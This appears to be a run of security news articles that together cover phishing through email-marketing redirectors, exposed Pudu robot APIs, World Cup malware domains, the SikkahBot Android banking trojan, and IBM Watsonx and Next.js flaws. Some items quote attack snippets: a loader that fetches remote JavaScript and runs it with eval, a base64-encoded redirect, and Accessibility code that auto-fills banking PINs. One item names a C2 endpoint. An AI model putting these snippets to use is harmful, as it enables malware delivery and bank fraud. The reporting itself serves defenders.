• Cybercriminals are increasingly exploiting legitimate email marketing platforms to launch sophisticated phishing campaigns, leveraging the trusted reputation of these services to bypass security filters and deceive victims.

    This emerging threat vector represents a significant evolution in phishing tactics, where attackers abuse click-tracking domains and URL redirection services provided by established email marketing companies to mask their malicious intentions.

    The campaigns utilize platforms such as Klaviyo’s ‘klclick3.com’ and Drip Global’s ‘dripemail2.com’ domains, which are legitimate click-tracking services designed to monitor user interactions with marketing emails.

    By routing malicious URLs through these trusted domains, attackers create a veneer of legitimacy that helps their phishing emails evade detection by traditional security systems.

    The technique is particularly insidious because it exploits the inherent trust users place in recognized marketing platforms.

    Recent analysis reveals that these campaigns often employ sophisticated lures, including fake voicemail notifications, DocuSign document requests, and payment-related messages.

    Phishing email sample that uses voicemail as a lure (Source – Trustwave)

    The attackers demonstrate remarkable adaptability, combining traditional phishing techniques with modern evasion methods including CAPTCHA verification, compromised domains, and abuse of cloud services like Amazon Web Services and Cloudflare.

    Trustwave researchers identified a significant increase in phishing URLs containing familiar patterns and similar phishing templates, noting the resurgence in abuse of email marketing platforms alongside widespread use of URL redirectors.

    Their PageML system, which combines machine learning components with URL intelligence frameworks, has been instrumental in detecting these evolving threats in real-time.

    Advanced Redirection and Evasion Techniques

    The technical sophistication of these campaigns is evident in their multi-layered redirection mechanisms.

    In one documented case, attackers used a Base64-encoded redirection scheme where the initial phishing URL contained encoded strings that, when decoded, revealed the actual malicious destination.

    Phishing email sample that also contains a fake remittance image (Source – Trustwave)

    The source code analysis showed:-

    ucis.RedirectUrl = "aHR0cHM6Ly9vZmZpY21hc2RpbmRvbW1qZW9haWV1bnQuZXN6a3FlaHJoeXpkdXF2d3JiZ3h1dWd4YXF1bXJtLmlwLWRkbnMuY29tL2YvNFNTd08yUU5LQ3B5MWdDeEtzX0w=";
    ucis.RedirectUrl = atob(ucis.RedirectUrl); // decode to real URL

    Additionally, attackers implement anti-analysis measures by disabling right-click functionality through JavaScript event listeners:-

    addEventListener("contextmenu", function(e) {
        e.preventDefault();
    });

    The campaigns also employ chameleon phishing techniques, dynamically fetching company information and logos using services like Clearbit to create personalized phishing pages that appear legitimate to specific victims.

    These pages often integrate Cloudflare Turnstile for human verification, adding another layer of evasion while appearing to provide security measures.

    Human verification CAPTCHA (Source – Trustwave)

    The abuse of legitimate infrastructure creates significant challenges for cybersecurity teams, as traditional blacklisting approaches become ineffective when malicious content is hosted on trusted domains.

    This trend underscores the need for advanced behavioral analysis and machine learning-based detection systems capable of identifying malicious intent regardless of the hosting infrastructure’s reputation.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post Hackers Abuse Legitimate Email Marketing Platforms to Disguise Malicious Links appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • You may have seen them in restaurants, cat-faced robots gliding between tables, delivering plates of food. These robots, many of them made by Pudu Robotics, the world’s largest commercial service robotics company, are part of a growing fleet of automated helpers in our daily lives.

    From the well-known BellaBot to cleaning and disinfection robots, Pudu’s machines operate in restaurants, hospitals, hotels, and offices worldwide, serving millions of people. But a recent discovery revealed a startling vulnerability: these robots could be controlled by anyone with a little technical know-how.

    Cybersecurity researcher “BobDaHacker” discovered that Pudu’s robot management APIs had a critical flaw: they lacked proper authentication checks.

    While a valid authentication token was required, the system failed to verify if the user had the necessary permissions to control the robots. This oversight meant that virtually any Pudu robot, whether a BellaBot in a restaurant or a FlashBot in a corporate office, was exposed.

    The vulnerabilities allowed unauthorized users to:

    • View the call history of any robot.
    • Create new tasks and control robots that they did not own.
    • Update robot settings, including their names and behaviors.
    • List all robots associated with any store globally.

    The potential for misuse was vast and alarming. In a restaurant setting, a hacker could reroute a BellaBot to deliver food to their own table instead of the correct one, cancel all robot tasks during a busy dinner service, or create chaos by having robots circle the dining room playing music.

    robots settings
    robots settings

    The implications extended far beyond restaurants. Pudu’s FlashBot, equipped with arms and the ability to use elevators, could be remotely controlled to access confidential documents in an office, navigate to a different floor, and deliver them to an unauthorized individual.

    In a more disruptive scenario, an attacker could hold an entire fleet of robots hostage, demanding a ransom to restore normal operations. The attacker could even display a QR code for payment on the robots’ screens.

    The risks were particularly concerning in healthcare environments. Pudu robots are used in hospitals for delivering medicine and for cleaning and disinfection.

    A malicious actor could redirect medicine deliveries, send cleaning robots into sterile operating rooms, or program disinfection robots to skip critical areas, posing a direct threat to patient safety.

    After discovering these flaws, the researcher attempted to report them to Pudu Robotics on August 12. Emails to the company’s sales, support, and tech teams went unanswered.

    A follow-up email to over 50 staff members on August 21 also received no reply. For weeks, the vulnerabilities remained unaddressed while the robots continued to operate in sensitive environments.

    Frustrated by the lack of response, the researcher took what they termed the “nuclear option.” They contacted some of Pudu’s largest customers, including Skylark Holdings, which operates over 7,000 restaurants in Japan, and Zensho, another major restaurant chain operator. The researcher explained that anyone could control the robots in their facilities.

    Within 48 hours of these customers being notified, Pudu Robotics responded, seemingly generated by an AI, thanking the researcher for their “responsible disclosure” and stating that their security team had “promptly investigated the issue.”

    The response even included a placeholder for the sender’s email address, suggesting a hasty and templated reply. Two days later, all the reported vulnerabilities were fixed.

    As these robots become more integrated into our lives, operating around vulnerable populations in hospitals, schools, and a variety of public spaces, ensuring their security is not just a technical necessity but a fundamental responsibility.

    Find this Story Interesting! Follow us on Google NewsLinkedIn, and X to Get More Instant Updates.

    The post Food Delivery Robots can be Hacked to Deliver Meals to Your Table Instead of the Intended Customers appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Security researchers have observed an unprecedented surge in domain registrations in recent months, closely tied to the upcoming 2026 FIFA World Cup tournament.

    These domains, often masquerading as legitimate ticketing portals, merchandise outlets, or live-stream platforms, serve as precursors to a multifaceted cyber campaign designed to harvest credentials, distribute malware, and siphon financial data.

    Attackers are leveraging the high-profile nature of the event, registering deceptive domains up to eighteen months in advance to avoid detection and establish credibility among unsuspecting fans.

    Fake website using a variety of logos and the native language of one of the host countries to promote the sale of FIFA WC26 tickets (Source – BeforeAI)

    As interest in match schedules and ticket availability peaks, visitors are lured into interacting with these fraudulent websites, unknowingly initiating the infection chain.

    BeforeAI analysts identified a cluster of over 498 suspicious domains containing terms such as “fifa,” “worldcup,” and host city names, with registrations peaking in August 2025.

    Registrar distribution of suspicious domains (Source – BeforeAI)

    These domains are distributed across top registrars including GoDaddy.com and Namecheap, as well as low-friction TLDs like .online and .shop.

    In many cases, threat actors repurpose aged domains previously registered for other sporting events, further complicating attribution and takedown efforts.

    The registration of domains anchored to future tournaments in 2030 and 2034 highlights the long-term strategy employed by these cybercriminal groups.

    The impact of this preparatory activity extends beyond simple phishing attempts. Victims who input personal details on these sites may be redirected to payload delivery servers hosting trojan droppers capable of evading signature-based detection.

    Mandarin-based websites promoting multiple threats for a page titled as FIFA World Cup Schedule (Source – BeforeAI)

    Initial reconnaissance indicates that the malware leverages polymorphic loaders to modify its decryption routines on each execution, thwarting static analysis.

    Command-and-control (C2) communications occur over HTTPS to blend with legitimate traffic, while fallback DNS tunnels allow for data exfiltration even if primary channels are disrupted.

    Infection Mechanism and Persistence Tactics

    Delving deeper into the infection mechanism reveals a staged process beginning with a malicious JavaScript injected into compromised landing pages.

    When unsuspecting users visit URLs like watchfootball-live.com, the script checks the browser environment and delivers a second-stage payload only if specific conditions are met, such as running outdated browser plugins. This selective delivery reduces exposure to sandbox analysis.

    The following snippet demonstrates how the script computes a time-based hash to retrieve the payload URL:-

    (function() {
        const key = "WorldCup2026";
        const now = Math.floor(Date.now() / 3600000);
        const hash = btoa(unescape(encodeURIComponent(key + now))).substr(0, 16);
        fetch(`https://${hash}.cdn-delivery.net/payload.js`)
            .then(response => response. Text())
            .then(eval);
    })();

    Once executed, the payload writes a small loader to the Windows Registry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run to achieve persistence.

    It then downloads additional modules disguised as harmless image files, which are in fact encrypted executables unpacked in memory and injected into legitimate processes such as svchost.exe.

    By employing reflective DLL injection, the malware avoids dropping components to disk, significantly reducing forensic footprints.

    The sophisticated use of aged domains, combined with polymorphic and in-memory techniques, underscores the evolving threat landscape as the world gears up for the 2026 FIFA World Cup.

    Continuous monitoring and proactive domain blacklisting will be crucial to safeguard fans and organizations from this looming cyberattack.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post Hackers Registering Domains to Launch Cyberattack Targeting 2026 FIFA World Cup Tournament appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A sophisticated malvertising campaign has emerged that specifically targets hoteliers and vacation rental operators by impersonating well-known service providers. Okta Threat Intelligence reports that attackers have used malicious search engine advertisements—particularly sponsored ads on Google Search—to lure unsuspecting hospitality professionals to counterfeit login portals. The ultimate goal: harvesting credentials for cloud-based property management and guest […]

    The post Phishing Campaign Exploits Ads to Breach Hotel Property Management Systems appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • As enterprises continue to shift their operations to the browser, security teams face a growing set of cyber challenges. In fact, over 80% of security incidents now originate from web applications accessed via Chrome, Edge, Firefox, and other browsers. One particularly fast-evolving adversary, Scattered Spider, has made it their mission to wreak havoc on enterprises by specifically targeting

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A sophisticated Android malware campaign has emerged in recent months, targeting students in Bangladesh by masquerading as legitimate scholarship applications.

    Disguised under the guise of the Bangladesh Education Board, these fraudulent apps promise financial aid and entice unsuspecting users to download APKs from shortened URLs.

    Once installed, the malware covertly harvests personal and financial information, intercepts SMS messages, and even abuses device permissions to conduct unauthorized banking transactions.

    Its low detection rate on VirusTotal suggests that threat actors behind this campaign have invested considerable effort in evading traditional security controls.

    Initial distribution relies heavily on smishing campaigns, where students receive SMS links that redirect them to malicious APK hosting sites such as appsloads.top and downloadapp.website.

    The lure of a scholarship application, complete with official logos and academic terminology, lowers users’ guard and increases the likelihood of installation.

    After installation, the app prompts victims to sign in via Google or Facebook and enter sensitive details including full name, department, and institute affiliation.

    Cyble analysts noted that this early stage of social engineering is critical to building trust and collecting the information required for subsequent attacks.

    Following credential harvesting, the malware advances to request high-risk permissions, including Accessibility Service, SMS access, overlay, and call management rights.

    Researchers identified that once these permissions are granted, the app registers an SMSBroadcastReceiver to capture incoming texts containing keywords associated with major Bangladeshi banks (e.g., “bkash,” “NAGAD,” “MYGP”) and specific USSD service codes.

    The intercepted messages are then forwarded to a Firebase-hosted command and control (C2) server, enabling remote attackers to coordinate further malicious activities.

    Upon successful permission escalation, SikkahBot shifts into its most dangerous phase: automated banking transactions.

    Exploiting the Accessibility Service, the malware continuously monitors foreground applications and, when detecting targeted banking apps such as bKash, Nagad, or Dutch-Bangla Bank, retrieves one-time PINs from the C2 server.

    A brief code snippet illustrates the process of injecting user input:-

    AccessibilityNodeInfo node = rootNode.findFocus(AccessibilityNodeInfo.FOCUS_INPUT);
    Bundle args = new Bundle();
    args.putCharSequence(AccessibilityNodeInfo.ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE, pin);
    node.performAction(AccessibilityNodeInfo.ACTION_SET_TEXT, args);
    node.performAction(AccessibilityNodeInfo.ACTION_CLICK);

    This routine allows automated login without user interaction.

    Dialing USSD code (Source – Cyble)

    If banking apps are inactive, the malware executes USSD codes received from the server, filling input fields and invoking buttons labeled “SEND” or “OK” within the USSD dialog to initiate fund transfers without an active internet connection (see Figure 8 – Dialing USSD code).

    Infection Mechanism and Persistence

    SikkahBot’s infection mechanism is a blend of social engineering and stealthy permission abuse.

    After the initial APK installation, the malware copies its APK file to a hidden directory and registers as a device administrator, ensuring that uninstallation attempts prompt administrative lock notifications.

    It injects receiver components into the AndroidManifest.xml to persist across reboots, and periodically contacts the Firebase C2 endpoint at https://update-app-sujon-default-rtdb.firebaseio.com to fetch new modules.

    Old Vs. New variant comparison (Source – Cyble)

    By abusing the Accessibility Service, the malware can re-enable its own services if they are disabled by security-conscious users.

    The combination of persistent device administrator rights, manifest-declared receivers, and periodic C2 polling makes SikkahBot exceptionally resilient against removal and detection.

    Boost your SOC and help your team protect your business with free top-notch threat intelligence: Request TI Lookup Premium Trial.

    The post Beware of Fraudulent Scholarship Apps Attacking Students in Defarud Campaign appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • In recent months, Trustwave SpiderLabs—a LevelBlue company renowned for its threat intelligence and incident response services—has observed a marked uptick in phishing campaigns that leverage legitimate email marketing platforms to cloak malicious links. By hijacking established infrastructure and URL redirectors, attackers are evading traditional defenses and duping recipients into divulging sensitive information. To combat these […]

    The post Hackers Exploit Email Marketing Platforms to Deliver Hidden Malware appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • IBM published a security bulletin disclosing a serious Blind SQL injection vulnerability in its IBM Watsonx Orchestrate Cartridge for IBM Cloud Pak for Data, assigned CVE-2025-0165. 

    With a CVSS 3.1 base score of 7.6, this flaw could allow remote attackers with low privileges to compromise sensitive back-end databases by injecting malicious SQL statements.

    Key Takeaways
    1. Blind SQL injection in IBM Watsonx Orchestrate.
    2. Caused by improper input sanitization.
    3. Upgrade immediately—no workarounds.

    Blind SQL Injection Vulnerability

    The vulnerability originates from improper sanitization of user-supplied input in the Orchestrate Cartridge’s query processing engine. 


    Specifically, the cartridge fails to neutralize special SQL elements before concatenating them into dynamic queries, violating CWE-89: Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’). An attacker who crafts a payload such as:

    IBM Watsonx Vulnerability

    and submitting it through an exposed API endpoint could execute arbitrary SQL commands. This could enable the attacker to:

    • Read confidential records
    • Modify user permissions
    • Delete critical data
    • Insert malicious entries

    The CVSS vector (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L) indicates network exploitability with low attack complexity and no user interaction, but requiring authenticated (low-privilege) access. 

    The vulnerability compromises confidentiality to a high degree, integrity to a low degree, and availability to a low degree.

    Affected versions include IBM Watsonx Orchestrate Cartridge for Cloud Pak Data version 4.8.4–4.8.5 and 5.0.0–5.2.

    Risk FactorsDetails
    Affected ProductsIBM watsonx Orchestrate Cartridge for IBM Cloud Pak for Data versions 4.8.4–4.8.5 and 5.0.0–5.2
    ImpactRead, add, modify, or delete backend database
    Exploit PrerequisitesAuthenticated low-privilege network access
    CVSS 3.1 Score7.6 (High)

    Mitigations

    IBM strongly urges all customers to upgrade to IBM Watsonx Orchestrate Cartridge version 5.2.0.1 immediately. 

    The patch enforces strict input validation and parameterized queries, effectively neutralizing malicious SQL tokens before execution. Detailed upgrade instructions are available in the IBM documentation.

    Currently, there are no workarounds or temporary mitigations endorsed by IBM, making prompt patching critical. Organizations should also:

    • Review database logs for anomalous query patterns
    • Implement a Web Application Firewall (WAF) with SQL injection rules
    • Enforce the principle of least privilege on service accounts

    By addressing CVE-2025-0165 now, enterprises can safeguard their AI-driven orchestration workflows from unauthorized data manipulation and ensure compliance with organizational security policies.

    Find this Story Interesting! Follow us on Google NewsLinkedIn, and X to Get More Instant Updates.

    The post IBM Watsonx Vulnerability Let Attackers Inject Malicious SQl Queries appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A newly disclosed critical vulnerability in the Next.js framework, tracked as CVE-2025-29927, allows unauthenticated attackers to bypass middleware-based authorization checks by exploiting improper handling of the x-middleware-subrequest HTTP header. This flaw impacts all versions of Next.js that rely on this header to differentiate between internal subrequests and external traffic, risking exposure of protected routes and administrative interfaces. […]

    The post Critical Next.js Flaw Lets Attackers Bypass Authorization Controls appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Apple appears to be laying the groundwork to remove the physical SIM card slot from its upcoming iPhone 17 models in more countries, with a significant push anticipated across the European Union.

    The move aligns with the company’s long-term strategy of transitioning to more secure and flexible eSIM technology, a change already implemented in the United States.

    A source familiar with the matter has indicated that Apple is mandating that employees at Apple Authorized Resellers across the 27 countries of the European Union complete a training course on iPhones with eSIM support.

    The deadline for this training is reportedly Friday, September 5, just four days before Apple is expected to unveil the iPhone 17 lineup at its “Awe Dropping” event on Tuesday, September 9.

    The timing of this mandatory training strongly suggests that at least some iPhone 17 models sold in the EU, which includes major markets like France, Germany, Italy, and Spain, will lack a physical SIM tray.

    This would require customers in those countries to adopt eSIM technology, which is a digital SIM that allows users to activate a cellular plan from a carrier without needing a physical nano-SIM card.

    Further evidence suggests the shift could extend beyond Europe. The training materials are being distributed through Apple’s SEED app, a platform used by Apple Store and authorized reseller staff globally.

    This has fueled speculation that the company is preparing for a much broader international rollout of eSIM-only iPhones.

    Apple first removed the physical SIM tray from its iPhones sold in the U.S. starting with the iPhone 14 series in 2022, citing improved security and convenience.

    An eSIM cannot be physically removed if a device is lost or stolen, and it allows users to easily switch between carriers and manage multiple phone numbers on a single device.

    Rumors suggest that the new, ultra-thin “iPhone 17 Air” model is a prime candidate to be eSIM-only in all regions due to its slim design, which necessitates saving internal space.

    However, the change could potentially apply to the entire iPhone 17 lineup, including the Pro and Pro Max models, in many markets.

    The transition is not expected to be universal. Markets like China, where regulatory resistance to eSIMs is high and dual physical SIMs are common, will likely retain the physical SIM slot.

    Other regions, such as India, which currently offer both eSIM and physical SIM support, may see a mixed lineup where some models, like the rumored iPhone 17 Air, become eSIM-only. The full extent of Apple’s plan will become clear at its official announcement next week.

    Find this Story Interesting! Follow us on Google NewsLinkedIn, and X to Get More Instant Updates.

    The post Apple Hints That iPhone 17 Is to Eliminate the Physical SIM Card appeared first on Cyber Security News.
    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶